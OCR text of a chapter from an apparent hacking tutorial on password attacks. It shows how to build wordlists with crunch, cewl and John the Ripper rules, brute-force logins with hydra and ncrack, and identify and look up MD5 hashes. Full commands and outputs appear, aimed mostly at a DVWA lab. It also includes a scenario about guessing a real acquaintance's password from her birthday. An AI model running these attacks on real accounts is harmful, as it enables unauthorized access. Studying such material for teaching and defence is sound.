aaaab3
aaaaca
aaaacb
aaaacc
aaaac1
aaaac2
aaaac3
aaaa1a
aaaa1b
aaaa1c
aaaa11
aaaa12
aaaa13
aaaa2a
aaaa2b
aaaa2c
aaaa21
aaaa22
aaaa23
aaaa3a
aaaa3b
aaaa3c
aaaa31
aaaa32
aaaa33
aaabaa
aaabab
aaabac
aaaba1
aaaba2
aaaba3
aaabba
aaabbb
aaabbc
aaabb1
aaabb2
aaabb3
aaabca
aaabcb
aaabcc

This is the cropped screenshot of the file that was generate by the crunch that has 46,656 lines or possible passwords.

2. The first “6” that you encounter in the command sets the minimum characters that a password will generate in the file. In our case, as you can see in the sample images, you cannot see a password lower than 6 characters because our lowest number of character for our wordlist is six.

3. The second “6” that you encounter in the command sets the maximum character that a password will generate in the file. That’s why it doesn’t generate passwords that has more than six characters.
4. The “abc123” that you encounter in the commands are the characters the crunch will use to try different combinations. In our case, crunch will try to generate combinations of the characters *a, b, c, 1, 2, 3* so


you better cautious on generating files and choosing characters because the more characters, the more combinations and list of password it will create that can go up to a size of gigabyte.


5. The "-o" is the option used to output the result in a certain file, In our case, we output the file in the next thing we encounter which is the "crunchTest1.txt"

8.4.2 Using Pre-defined Character-set

In here, instead of defining the specific characters like what we did a while ago which is the *abc123* part, we will use a certain pre-defined character-set to save time. But do not use this if you have some specific characters in mind. This is only for the lost.


How to:

1. 
root@bk201:~# crunch 3 3 /usr/share/crunch/charset.lst mixalpha -o crunchTest2.txt
Crunch will now generate the following amount of data: 6912 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1728
crunch: 100% completed generating output
root@bk201:~#
Input the following commands in the terminal:



Let's see the file it created.

Then let us also see the pre-defined character that we used in order to have an idea why it generated these kind of characters.



Get the idea?

2. The only difference now in our command is the */usr/share/crunch/charset.lst* which is the path and the file where the pre-defined character-set will be found. Then the *mixalpha* is for us

to define what specific character sets do you want to use.

8.4.3 Advance Use of Crunch

Sometimes, a hacker already knows that there are two numbers in the ending of the password of the victim, it has two special characters in the middle and it has a capital letter in the beginning. This is the reason why information gathering is very useful because from there, you can gain clues in what kind of password we are trying to figure out like how long it is and what is the possible characters that has been used.

```
root@bk201:~# crunch 8 8 -t ,^112090 -o margo.txt
Crunch will now generate the following amount of data: 7722 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 858

crunch: 100% completed generating output
root@bk201:~#
```


Let's have some story. You met Margo and as she typed her password you discovered that it has an 8 characters, one capital letter in the beginning, one special character in the second and numeric in the remaining six. Then as you talk with her, you discovered what is her birthday that might be the missing six numeric in her password. So in this scenario, you assume that the six numeric is her birthday and the only thing you didn't know is the capital letter in the beginning and the special character in the second. So how we will use the crunch to her?

Use this command:

The *-t* option was used for us to specify what kind of password we are figuring out. What does the , and ^ means?

@ - Lowercase alphabet character

, - Uppercase alphabet character (which we used) % - Numeric characters ^ - Special characters (which we used)



The next one that is in the command is the birthday of Margo which we specify. Yes, that's how crunch was used. If you already knew what's the specific character in that position then fill it up to have this kind of much more specific wordlist:

The more specific you are, the less the size we will generate for our wordlist which is much better for our operation.

8.5 Password Profiler

Our goal here before cracking the password is to make our wordlist much more specific and as less as possible. So in here, we will use some kind of techniques to search about the victim and automatically creates a wordlist based on his personality or stand.

8.5.1 Using of Cewl

root@bk201:~# cewl www.megacorpone.com -m 6 -w sampleCewl.txt
CeWL 5.4.3 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@bk201:~#

Cewl targets a website that relates to the victim. After that, it based the wordlist it will create on the words and characters inside of that website. For example, if our target is www.megacorpone.com admin panel then we can based our wordlist on the line of its business. Let's do that here: Use this command:

Let's dive in to each command we used along with the cewl command:

- www.megacorpone.com is the website of our target
- -m tells us the minimum characters, meaning every word that has n (in our case, we use 6) characters or more will be listed in our wordlist
- -w means write, meaning it writes the result in a certain file which is in our case, the *sampleCewl.txt*

Let's open the *sampleCewl.txt* to validate what we gathered using Cewl: We just made our wordlist much more specific!

8.6 Password Mutation


What if you already have existing wordlist but you want to edit every single password like adding two numbers in the end because you just found out that your victim has a two numerics in the ending. Well, thanks to password mutation, we can now edit automatically every single password according to our own will.


8.6.1 Using JohnTheRipper

These tool is used frequently by hackers in offline password cracking and many more about passwords. However, in this tutorial we will use it as a password mutation tool only. **How to:**


1. Enter the following command in the terminal to open the configuration file of JohnTheRipper:


```
root@bk201:~# nano /etc/john/john.conf
root@bk201:~# gedit /etc/john/john.conf
```

2. 
```
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
```
Press Ctrl+F to find these words "# Wordlist mode rules".

3. 
```
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Add two numbers to the end of each password
$[0-9]$[0-9]
```
Now let's add a rule where we want to add two numeric character in each passwords

#Add two numbers to the end of each password
$[0-9]$[0-9]

4. 
root@bk201:~# john --wordlist=sampleCewl.txt --rules --stdout > newMutated.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
46446p 0:00:00:00 100.00% (2018-06-27 03:54) 193525p/s Chocolating
root@bk201:~#
Let's save the file and run what we did on our existing wordlist that we created a while ago.

5. 

As you can see, JohnTheRipper added two numbers in the end of each passwords we just created from the Cewl experiment.

8.7 Cracking the Passwords


This is what you are waiting for. This is the time that we will crack the password of the victim using the wordlist that we already used.

8.7.1 Using Hydra

Hydra has been used frequently in hacking HTTP forms so if you are planning to hack some login page online then this is the best tool to use.

How to:

1.

We will try to hack the DVWA login page so open it and enter the following commands in the terminal:
2. 
root@bk201:~# hydra -l admin -P pass123.txt 127.0.0.1 http-post-form "/Cryptors/login.php:
username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service or
ganizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-27 04:19:55
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://127.0.0.1:80//Cryptors/login.php:username=^USER^&passwor
d=^PASS^&Login=Login:Login failed
[80][http-post-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-06-27 04:19:57
root@bk201:~#
Then this is the result:
3. So we just cracked the password for the DVWA website!
4. *-l admin* was used because we already know the username which is the admin. If you do not know the username then you can change it to this *-L admin.txt* where the admin.txt is the list of possible users.
5. *-P pass123.txt* was used to insert our wordlist into the attack which is in this scenario we used the pass123.txt and you can change that with you own wordlist
6. *127.0.0.1* is the website or the IP address of the target
7. *http-post-form* was used because the method used in the form is

POST so you can change the post to get if it used the GET method

8. */Cryptors/login.php* was used to identify where is the login page we are attacking
9. **:** we use colon to separate key commands
10. *username=^USER^* was used to identify which input box are we declaring as user. If you inspect element the input box for user, the name that it will show you is *username* that's why we use *username* then the rest that you are seeing is default (=^USER^)
11. *password=^PASS^* has the same explanation with the username the difference is this is the name of the password input
12. *Login=Login* has the same explanation with number 11 and 10 but in here, this is the name of the second Login that you are seeing is the name of the Login button
13. *Login failed* is the string the website outputs when there's an error in logging in.

8.7.2 Using Ncrack

Ncrack is used frequently in hacking FTP and SSH servers. Hackers love this because this is much faster and accurate than Hydra.

How to:


1. This is the key command of using Ncrack in cracking SSH passwords:

   ncrack -p 22 --user admin -P pass.txt 192.168.1.1 -vv

2. *-p 22* is the port of your target. Since we are targeting the SSH of the target then we write 22 because SSH = port 22 in most cases.

3. *--user admin* is used because we already know that the username of our target is admin
4. *-P pass.txt* is used because we don't know yet the password (of course!) and this is where we put our wordlist
5. *192.168.1.1* is where you put the IP address of your target
6. *-vv* is used just to verbose what is doing by the tool in the background while finding the password
7. If you are trying this to hack FTP then just change the port 22 to 21 because FTP is using port 21 in most cases.

8.8 Password Hash




This is the one-way encryption of data that returns a fixed-size bit string called “hash value” or “message digest”. One-way encryption means there is no specific algorithm that can decrypt the password so even the programmer who made the program won’t know how to decrypt it.

8.8.1 Three Main Hash Properties

Hashes has different kind. By knowing what kind of hash it is you can identify what kind of system they are using or sometimes, decrypt it indirectly. Wait, you are thinking now that "Hey, this is a one-way encryption! You cannot decrypt it!". Well, not yet but we will later.

1. **The length of the hash** (each hash function has a specific output length so this is a big help to identify what kind of hash it is)
2. **The character-set used in the hash**
3. **Any special characters that may be present in the hash**



Fortunately, we have a tool to identify what kind of hash it is in order for us to have a real advantage in decrypting the password. Just type in the terminal the word *hash-identifier:*


Then let's paste there our hash by using Ctrl +Shift + V and then Enter:

Then as we expected, it identifies the hash as MD5.


In the next chapter, we will learn how to decode that hash.

8.9 Rainbow Table Attack

Password hash is a one-way encryption so they say that there is no way to decrypt it. However, hackers find a way to decrypt those encrypted hash. So how it works? Simple. Hackers collect as many words as possible and then encrypt it using a certain hash technique then match that hash value to the equivalent plain text. So whenever they want to decrypt a hash, they will just search that hash value on the database and then find the equivalent plain text for that hash value if it exist.



One of the database that you can use to decrypt hash especially md5 is *https://www.md5online.org/* that decrypted our hash a while ago.



CHAPTER 008 SUMMARY:

- To secure your password, you must have a minimum of 8 characters, capital letter, lowercase letter, special character and a number with a word that cannot be found in dictionary. By doing this, you just delay the hacking of your password by a decade.
- Password cracking is not just inputting the username or email of the victim. It takes a lot of tactics, strategies and patience to make your hack successful.
- Password profiler and password mutator can help you in making your wordlist much more specific.
- Not just because password hash is a one-way encryption doesn't mean that it is not decryptable.
- Password cracking is just a list of different kind of passwords combinations that's been tried by an automated tool like Hydra and Ncrack.